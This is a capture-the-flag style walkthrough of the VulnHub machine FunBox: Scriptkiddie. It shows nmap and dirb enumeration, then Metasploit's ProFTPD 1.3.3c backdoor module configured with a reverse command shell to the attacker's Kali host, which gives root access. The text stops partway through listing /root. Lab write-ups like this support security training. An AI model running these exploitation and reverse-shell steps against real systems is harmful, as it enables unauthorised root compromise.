

FunBox 11 —Penetration Testing Walkthrough

Target: FunBox: Scriptkiddie

Platform: VulnHub

Attacker Machine: Kali Linux

Target IP: 192.168.56.103

Attacker IP: 192.168.56.102

Network: VirtualBox Host-Only Adapter

1. Objective

The objective of this penetration testing exercise was to identify and exploit vulnerabilities in the FunBox: Scriptkiddie virtual machine and obtain root-level access.

The assessment included:

- Target discovery
- Network and port enumeration
- Service/version identification
- Web directory enumeration
- Vulnerability identification
- Exploitation using Metasploit
- Reverse shell establishment
- Privilege verification
- Retrieval of the root flag

2. Lab Environment

Component	Details
Attacker	Kali Linux
Attacker IP	192.168.56.102
Target	FunBox 11 / Scriptkiddie
Target IP	192.168.56.103
Network	VirtualBox Host-Only
Primary Exploit	ProFTPD 1.3.3c Backdoor
Exploitation Tool	Metasploit Framework

3. Target Discovery

Since the target IP was not assumed beforehand, network discovery was performed using Netdiscover.

Command

```
sudo netdiscover -r 192.168.56.0/24
```

The scan identified multiple devices on the Host-Only network. The FunBox 11 machine was identified as:

```
192.168.56.103    08:00:27:c4:e8:7d
```

The MAC address matched the MAC address configured for the FunBox 11 VirtualBox network adapter.

Therefore, the target IP was identified as:

192.168.56.103

Currently scanning: Finished! | Screen View: Unique Hosts: 103

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:3b	1	60	Unknown vendor	
192.168.56.100	08:00:27:e1:7d:04	1	60	PCS Systemtechnik GmbH	
192.168.56.103	08:00:27:c4:e8:7d	1	60	PCS Systemtechnik GmbH	

Figure: Network discovery identifying the FunBox 11 target at 192.168.56.103.


4. Connectivity Verification

After identifying the target, connectivity was verified using ICMP.

Command

```
ping -c 4 192.168.56.103
```

The target responded successfully with 0% packet loss, confirming that the attacker machine could communicate with the target.



```
(kali㉿kali)-[~]
$ ping -c 4 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=7.26 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.66 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=1.74 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=1.45 ms

— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3147ms
rtt min/avg/max/mdev = 1.445/3.025/7.260/2.447 ms
```

Figure: Successful connectivity verification between Kali Linux and the FunBox 11 target.

5. Port and Service Enumeration

A full TCP port scan was performed to identify exposed services and their versions.

Command

```
sudo nmap -sC -sV -p- 192.168.56.103
```

The options used were:

- `-p-` — scans all TCP ports.
- `-sV` — identifies service versions.
- `-sC` — executes Nmap's default scripts.

Discovered Services

Port	Service	Version
21	FTP	ProFTPD 1.3.3c
22	SSH	OpenSSH 7.2p2
25	SMTP	Postfix
80	HTTP	Apache 2.4.18
110	POP3	Dovecot
139	NetBIOS/SMB	Samba
143	IMAP	Dovecot
445	SMB	Samba 4.3.11

The most significant finding was **ProFTPD 1.3.3c running on FTP port 21**, which became the primary exploitation target.

```
(kali@kali)-[~]
└─$ sudo nmap -sC -sV -p- 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 03:43 -0400
Nmap scan report for 192.168.56.103
Host is up (0.0011s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.3c
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 2048 a6:0e:30:35:3b:ef:43:44:f5:1c:d7:c6:58:64:09:92 (RSA)
|_ 256 c2:d8:bd:62:bf:13:89:28:f8:61:e0:a6:c4:f7:a5:bf (ECDSA)
|_ 256 12:60:6e:58:ee:f2:bd:9c:ff:b0:35:05:83:08:71:b8 (ED25519)
25/tcp    open  smtp         Postfix smtpd
|_ ssl-date: TLS randomness does not represent time
|_ smtp-commands: funbox11, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-cert: Subject: commonName=funbox11
|_ Not valid before: 2021-07-19T16:52:14
|_ Not valid after: 2031-07-17T16:52:14
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Funbox: Scriptkiddie
|_ http-generator: WordPress 5.7.2
|_ http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3         Dovecot pop3d
|_ pop3-capabilities: AUTH-RESP-CODE RESP-CODES CAPA TOP UIDL PIPELINING SASL
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
|_ imap-capabilities: have LOGIN-REFERRALS listed post-login more ID ENABLE LOGINDISABLEDA0001 OK LITERAL+ IDLE SASL-IR Pre-login capabilities IMAP4rev1
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:C4:E8:7D (Oracle VirtualBox virtual NIC)
Service Info: Hosts: funbox11, FUNBOX11; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: FUNBOX11, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: funbox11
|_ NetBIOS computer name: FUNBOX11\x00
|_ Domain name: \x00
|_ FQDN: funbox11
|_ System time: 2026-10-04T09:44:14+02:00
|_ clock-skew: mean: -40m00s, deviation: 1h09m16s, median: -1s
|_ smb2-time:
|_ date: 2026-10-04T07:44:13
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.53 seconds
```

Figure: Full Nmap enumeration identifying eight exposed TCP services, including ProFTPD 1.3.3c on port 21.

6. Hostname Configuration

To make web enumeration easier, the target IP was mapped to the hostname funbox11.

The `/etc/hosts` file was edited:

```
sudo nano /etc/hosts
```

The following entry was added:

```
192.168.56.103 funbox11
```

This allowed the target to be accessed using:

`http://funbox11`

```
(kali㉿kali)-[~]
$ sudo nano /etc/hosts

(kali㉿kali)-[~]
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.56.103 funbox11
```

Figure: Mapping the FunBox 11 IP address to the hostname `funbox11`.

7. Web Enumeration

The HTTP service running on port 80 was accessed through:

`http://funbox11`

The website identified itself as:

Funbox: Scriptkiddie

The application was identified as a WordPress installation.




Figure: FunBox: Scriptkiddie web application hosted on the target machine.

8. Web Directory Enumeration

DIRB was used to identify accessible directories and files within the web application.

Command

```
dirb http://funbox11
```

The enumeration identified several WordPress-related paths, including:

```
/wp-admin/  
/wp-content/  
/wp-includes/  
/xmlrpc.php  
/wp-content/plugins/  
/wp-content/themes/  
/wp-content/uploads/
```

These findings confirmed the presence of WordPress.

However, the WordPress installation was not required for gaining initial access because a more significant vulnerability had already been identified in the FTP service.

```
(kali@kali)-[~]  
$ dirb http://funbox11  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Sun Oct 4 03:47:17 2026  
URL_BASE: http://funbox11/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://funbox11/ ---  
+ http://funbox11/index.php (CODE:301|SIZE:0)  
+ http://funbox11/server-status (CODE:403|SIZE:273)  
=> DIRECTORY: http://funbox11/wp-admin/  
=> DIRECTORY: http://funbox11/wp-content/  
=> DIRECTORY: http://funbox11/wp-includes/  
+ http://funbox11/xmlrpc.php (CODE:405|SIZE:42)  
  
--- Entering directory: http://funbox11/wp-admin/ ---  
+ http://funbox11/wp-admin/admin.php (CODE:302|SIZE:0)  
=> DIRECTORY: http://funbox11/wp-admin/css/  
=> DIRECTORY: http://funbox11/wp-admin/images/  
=> DIRECTORY: http://funbox11/wp-admin/includes/  
+ http://funbox11/wp-admin/index.php (CODE:302|SIZE:0)  
=> DIRECTORY: http://funbox11/wp-admin/js/  
=> DIRECTORY: http://funbox11/wp-admin/maint/  
=> DIRECTORY: http://funbox11/wp-admin/network/  
=> DIRECTORY: http://funbox11/wp-admin/user/  
  
--- Entering directory: http://funbox11/wp-content/ ---  
+ http://funbox11/wp-content/index.php (CODE:200|SIZE:0)  
=> DIRECTORY: http://funbox11/wp-content/languages/  
=> DIRECTORY: http://funbox11/wp-content/plugins/  
=> DIRECTORY: http://funbox11/wp-content/themes/  
=> DIRECTORY: http://funbox11/wp-content/upgrade/  
=> DIRECTORY: http://funbox11/wp-content/uploads/  
  
--- Entering directory: http://funbox11/wp-includes/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-includes/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-admin/css/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-admin/images/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-admin/includes/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-admin/js/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-admin/maint/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-admin/network/ ---  
+ http://funbox11/wp-admin/network/admin.php (CODE:302|SIZE:0)  
+ http://funbox11/wp-admin/network/index.php (CODE:302|SIZE:0)  
  
--- Entering directory: http://funbox11/wp-admin/user/ ---  
+ http://funbox11/wp-admin/user/admin.php (CODE:302|SIZE:0)  
+ http://funbox11/wp-admin/user/index.php (CODE:302|SIZE:0)  
  
--- Entering directory: http://funbox11/wp-content/languages/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-content/plugins/ ---  
+ http://funbox11/wp-content/plugins/index.php (CODE:200|SIZE:0)  
  
--- Entering directory: http://funbox11/wp-content/themes/ ---  
+ http://funbox11/wp-content/themes/index.php (CODE:200|SIZE:0)  
  
--- Entering directory: http://funbox11/wp-content/upgrade/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://funbox11/wp-content/uploads/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
END_TIME: Sun Oct 4 03:48:25 2026  
DOWNLOADED: 32284 - FOUND: 12
```

Figure: Web directory enumeration revealing WordPress-related directories and files.

9. FTP Service Verification

The FTP service was further investigated using a focused Nmap scan.

Command

```
nmap -sV -p21 192.168.56.103
```

The result confirmed:

```
21/tcp open ftp ProFTPD 1.3.3c
```

The identified version was significant because **ProFTPD 1.3.3c is associated with a known backdoor command-execution vulnerability**.

```
(kali@kali)-[~]
$ nmap -sV -p21 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 03:50 -0400
Nmap scan report for funbox11 (192.168.56.103)
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
MAC Address: 08:00:27:C4:E8:7D (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

Figure: Focused enumeration confirming ProFTPD 1.3.3c on FTP port 21.

10. Exploit Identification Using Metasploit

Metasploit Framework was launched:

```
msfconsole
```

The available ProFTPD modules were searched:

```
search proftpd
```

The relevant module identified was:

```
exploit/unix/ftp/proftpd_133c_backdoor
```

This module targets the ProFTPD 1.3.3c backdoor vulnerability.

```
msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>

[+] 2.0.0 exploit - 1.3.3c auxiliary - 2.1.1 payloads
[+] 413 post - 49 encoders - 14 nops - 12 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search proftpd

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  exploit/linux/mimic/mimic_manager_agent 2011-01-08      average No      MimicManager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_replace       2006-11-26      great  Yes     ProFTPD 1.2 - 1.3.0 replace Buffer Overflow (Linux)
2  \ target: Automatic Targeting          "              "      "      "
3  \ target: Debian                        "              "      "      "
4  \ target: ProFTPD 1.3.0 (source install) / Debian 3.1 "              "      "      "
5  exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01      great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6  \ target: Automatic Targeting          "              "      "      "
7  \ target: Debug                         "              "      "      "
8  \ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) "              "      "      "
9  exploit/linux/ftp/proftpd_telnet_iac    2010-11-01      great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \ target: Automatic Targeting          "              "      "      "
11 \ target: Debug                         "              "      "      "
12 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 "              "      "      "
13 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) "              "      "      "
14 \ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) "              "      "      "
15 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02      excellent No      ProFTPD 1.3.3c Backdoor Command Execution
16 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22      excellent Yes     ProFTPD 1.3.5 Mod_Copy Command Execution
```

Figure: Metasploit search identifying the ProFTPD 1.3.3c backdoor command-execution module.

11. Configure the Exploit

The exploit module was selected:

```
use 15
```

or equivalently:

```
use exploit/unix/ftp/proftpd_133c_backdoor
```

The target IP was configured:


```
set RHOSTS 192.168.56.103
```

RHOSTS

RHOSTS represents the remote target host.

In this assessment:

```
RHOSTS = 192.168.56.103
```

A screenshot of a Metasploit terminal session. The user enters 'use 15' and 'exploit(unix/ftp/proftpd_133c_backdoor)'. They then run 'show options', which displays a table of module options: RHOSTS (Current: 21, Required: yes, Description: 'The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html'), and RPORT (Current: 21, Required: yes, Description: 'The target port (TCP)'). The user then sets RHOSTS to '192.168.56.103' and runs 'show options' again, which shows the updated RHOSTS value. The terminal background features a faint, stylized dragon logo.

```
msf > use 15
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     21              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     192.168.56.103  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
```

12. Payload Selection

Available payloads were therefore displayed:

```
show payloads
```

The reverse command shell payload was selected:

```
set PAYLOAD cmd/unix/reverse
```

A reverse shell causes the compromised target to establish a connection back to the attacker's machine.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date Rank Check Description
-  -                                     -
0  payload/cmd/unix/adduser                 .               normal No  Add user with useradd
1  payload/cmd/unix/bind_perl               .               normal No  Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6          .               normal No  Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic                  .               normal No  Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse                  .               normal No  Unix Command Shell, Double Reverse
5  payload/cmd/unix/reverse_bash_telnet_ssl .               normal No  Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl            .               normal No  Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl        .               normal No  Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet .               normal No  Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```

13. Configure Reverse Shell

The Kali Linux IP was configured as LHOST:

```
set LHOST 192.168.56.102
```

The final relevant configuration was:

```
RHOSTS = 192.168.56.103
RPORT = 21
LHOST = 192.168.56.102
LPORT = 4444
```

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  --      -
RHOSTS     192.168.56.103  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.56.102  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
0     Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  --      -
RHOSTS     192.168.56.103  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.56.102  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
0     Automatic

View the full module info with the info, or info -d command.
```

Figure: Final Metasploit configuration before exploitation, including the target and reverse-shell parameters.

14. Exploitation

The configured exploit was executed using:

```
run
```

Metasploit started the reverse handler:

```
Started reverse TCP double handler on 192.168.56.102:4444
```

The exploit then sent the backdoor command to the target:

```
Sending Backdoor Command
```

Finally, Metasploit reported:

```
Command shell session 1 opened
```

This confirmed successful exploitation and establishment of a command shell.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] 192.168.56.103:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 8G2HvkfVPZ16xqRf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "8G2HvkfVPZ16xqRf\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.103:58740) at 2026-10-04 03:57:25 -0400
```

Figure: Successful exploitation of the ProFTPD backdoor resulting in an interactive command shell.

15. Verify User Privileges

The current user was checked:

```
whoami
```

Output:

```
root
```

The user identity was further confirmed:

```
id
```

Output included:

```
uid=0(root)
```

Since UID 0 represents the root account in Linux, this confirmed that the exploit provided root-level access.

```
whoami
root

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

Figure: Verification of successful root-level access on the FunBox 11 target.

16. Locate the Root Flag

The current directory was checked:

```
pwd
```

Output:

```
/
```

The root filesystem was enumerated:


```
ls -la
```

The root user's home directory was then inspected:

```
ls -la /root
```

The following file was identified:

```
root.txt
```

A terminal window with a dark background and light-colored text. It shows the output of several commands. First, 'pwd' returns '/'. Then, 'ls -la' lists the contents of the root directory, showing various system directories and files like bin, boot, dev, etc, home, initrd.img, lib, lib64, lost+found, media, mnt, opt, proc, root, run, sbin, snap, srv, sys, tmp, usr, var, vmlinuz, and vmlinuz.old. Finally, 'ls -la /root' lists the contents of the root user's home directory, showing files like .bash_history, .bashrc, .cache, .mysql_history, .nano, .profile, .root.txt, .viminfo, and .wget-hsts.

```
pwd
/
ls -la
total 96
drwxr-xr-x 23 root root 4096 Jul 19 2021 .
drwxr-xr-x 23 root root 4096 Jul 19 2021 ..
drwxr-xr-x 2 root root 4096 Jul 19 2021 bin
drwxr-xr-x 3 root root 4096 Jul 19 2021 boot
drwxr-xr-x 18 root root 3880 Oct 4 09:38 dev
drwxr-xr-x 100 root root 4096 Jul 19 2021 etc
drwxr-xr-x 3 root root 4096 Jul 19 2021 home
lrwxrwxrwx 1 root root 33 Jul 19 2021 initrd.img -> boot/initrd.img-4.4.0-210-generic
lrwxrwxrwx 1 root root 33 Jul 19 2021 initrd.img.old -> boot/initrd.img-4.4.0-186-generic
drwxr-xr-x 22 root root 4096 Jul 19 2021 lib
drwxr-xr-x 2 root root 4096 Jul 19 2021 lib64
drwx----- 2 root root 16384 Jul 19 2021 lost+found
drwxr-xr-x 3 root root 4096 Jul 19 2021 media
drwxr-xr-x 2 root root 4096 Aug 10 2020 mnt
drwxr-xr-x 2 root root 4096 Aug 10 2020 opt
dr-xr-xr-x 129 root root 0 Oct 4 09:38 proc
drwx----- 4 root root 4096 Jul 20 2021 root
drwxr-xr-x 26 root root 900 Oct 4 09:38 run
drwxr-xr-x 2 root root 12288 Jul 19 2021 sbin
drwxr-xr-x 2 root root 4096 Jul 19 2021 snap
drwxr-xr-x 2 root root 4096 Aug 10 2020 srv
dr-xr-xr-x 13 root root 0 Oct 4 09:38 sys
drwxrwxrwt 9 root root 4096 Oct 4 09:39 tmp
drwxr-xr-x 10 root root 4096 Jul 19 2021 usr
drwxr-xr-x 14 root root 4096 Jul 19 2021 var
lrwxrwxrwx 1 root root 30 Jul 19 2021 vmlinuz -> boot/vmlinuz-4.4.0-210-generic
lrwxrwxrwx 1 root root 30 Jul 19 2021 vmlinuz.old -> boot/vmlinuz-4.4.0-186-generic

ls -la /root
total 48
drwx----- 4 root root 4096 Jul 20 2021 .
drwxr-xr-x 23 root root 4096 Jul 19 2021 ..
-rw----- 1 root root 5 Jul 20 2021 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
